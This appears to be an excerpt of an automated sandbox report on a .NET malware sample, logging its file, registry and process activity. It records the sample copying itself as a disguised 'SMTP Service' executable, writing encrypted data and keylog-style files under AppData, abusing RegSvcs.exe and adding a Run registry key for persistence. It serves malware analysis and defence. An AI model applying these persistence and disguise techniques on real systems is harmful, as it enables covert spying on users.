C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0	45216	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 27 ed 87 57 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 fe 82 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 00 00 00 02 00 00 98 4a 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...'..W.......... ....0..d.............. ....@.. ....J....`.................	success or wait	1	6C8A64C6	CopyFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	unknown	216	47 6a 93 68 5c a3 33 c7 ba 41 97 d8 c4 35 b2 78 95 96 26 15 ab 98 69 2b 98 cd 89 63 28 31 a3 50 c6 e5 50 83 63 4c 54 a1 9f c5 82 41 c5 62 c9 e2 1b 95 b8 f0 f0 e7 34 68 a6 50 f4 76 59 a1 02 b3 8b 02 19 e1 11 b5 53 f0 35 8a 36 12 43 34 2e dd 45 b1 59 db 7c f7 f1 8d 15 ba ff 7f 82 16 29 8e 7a 73 0c a9 ef 77 e2 b4 67 6c ef e7 5c ec 47 c3 1a 4a 18 4d f2 76 45 53 8c 30 e0 df 9b ff d2 9b 50 f7 3a 82 b9 36 fc f0 01 54 a7 89 a5 c8 2b 35 80 31 a7 c4 19 c1 b3 0c ea a6 a9 b1 9d e7 e0 c5 72 06 50 1d 56 9b 95 2b 91 e6 28 cc 2a 32 64 09 66 87 b6 cf 20 ed ed ba 9e 71 c3 85 cb 20 37 69 4f ca 2b 81 bb 63 da e6 8b b2 fa cf 09 21 c9 27 ed 2a c7 14 6d 4c 7c 58	Gj.h\.3..A...5.x..&...i+...c(1 .P..P.cLT....A.b........4h.P.v Y.........S.5.6.C4..E.Y.|..... ....).zs...w..gl..\.G..J.M.vES .0......P.:..6...T....+5.1.... ....r.P.V..+..(.*2d.f... ....q... 7iO.+..c.......!.'.* ..mL|X	success or wait	13	6C8AB2B3	WriteFile
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user\KB_6319896.dat	unknown	5	00 20 45 70 60	. Ep`	success or wait	1	6C8AB2B3	WriteFile
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user\KB_6319896.dat	unknown	12	01 0a 5b 73 6d 74 70 73 76 63 5d 20	..[smtpsvc]	success or wait	1	6C8AB2B3	WriteFile
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user\KB_6319896.dat	unknown	2	04 61	.a	success or wait	1	6C8AB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D8A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D8AA1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D8AA1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8AA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D7D12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D7D12BF	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe	unknown	4096	success or wait	1	6D7D12BF	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe	unknown	512	success or wait	1	6D7D12BF	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D8A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8AB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8AB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C8AB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C8AB2B3	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	6D7D12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	6D7D12BF	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	SMTP Service	unicode	C:\Program Files (x86)\SMTP Service\smtpsvc.exe	success or wait	1	6C8AAEBE	RegSetValueExW

Analysis Process: smtpsvc.exe PID: 1664 Parent PID: 1388

General

Start time:	11:43:31
Start date:	09/04/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x110000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D8A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8AA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Ente96d83b35#\692ae41749625908a626fd813aa21688\System.EnterpriseServices.ni.dll.aux	unknown	1100	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7BDE2C	ReadFile

Disassembly

Code Analysis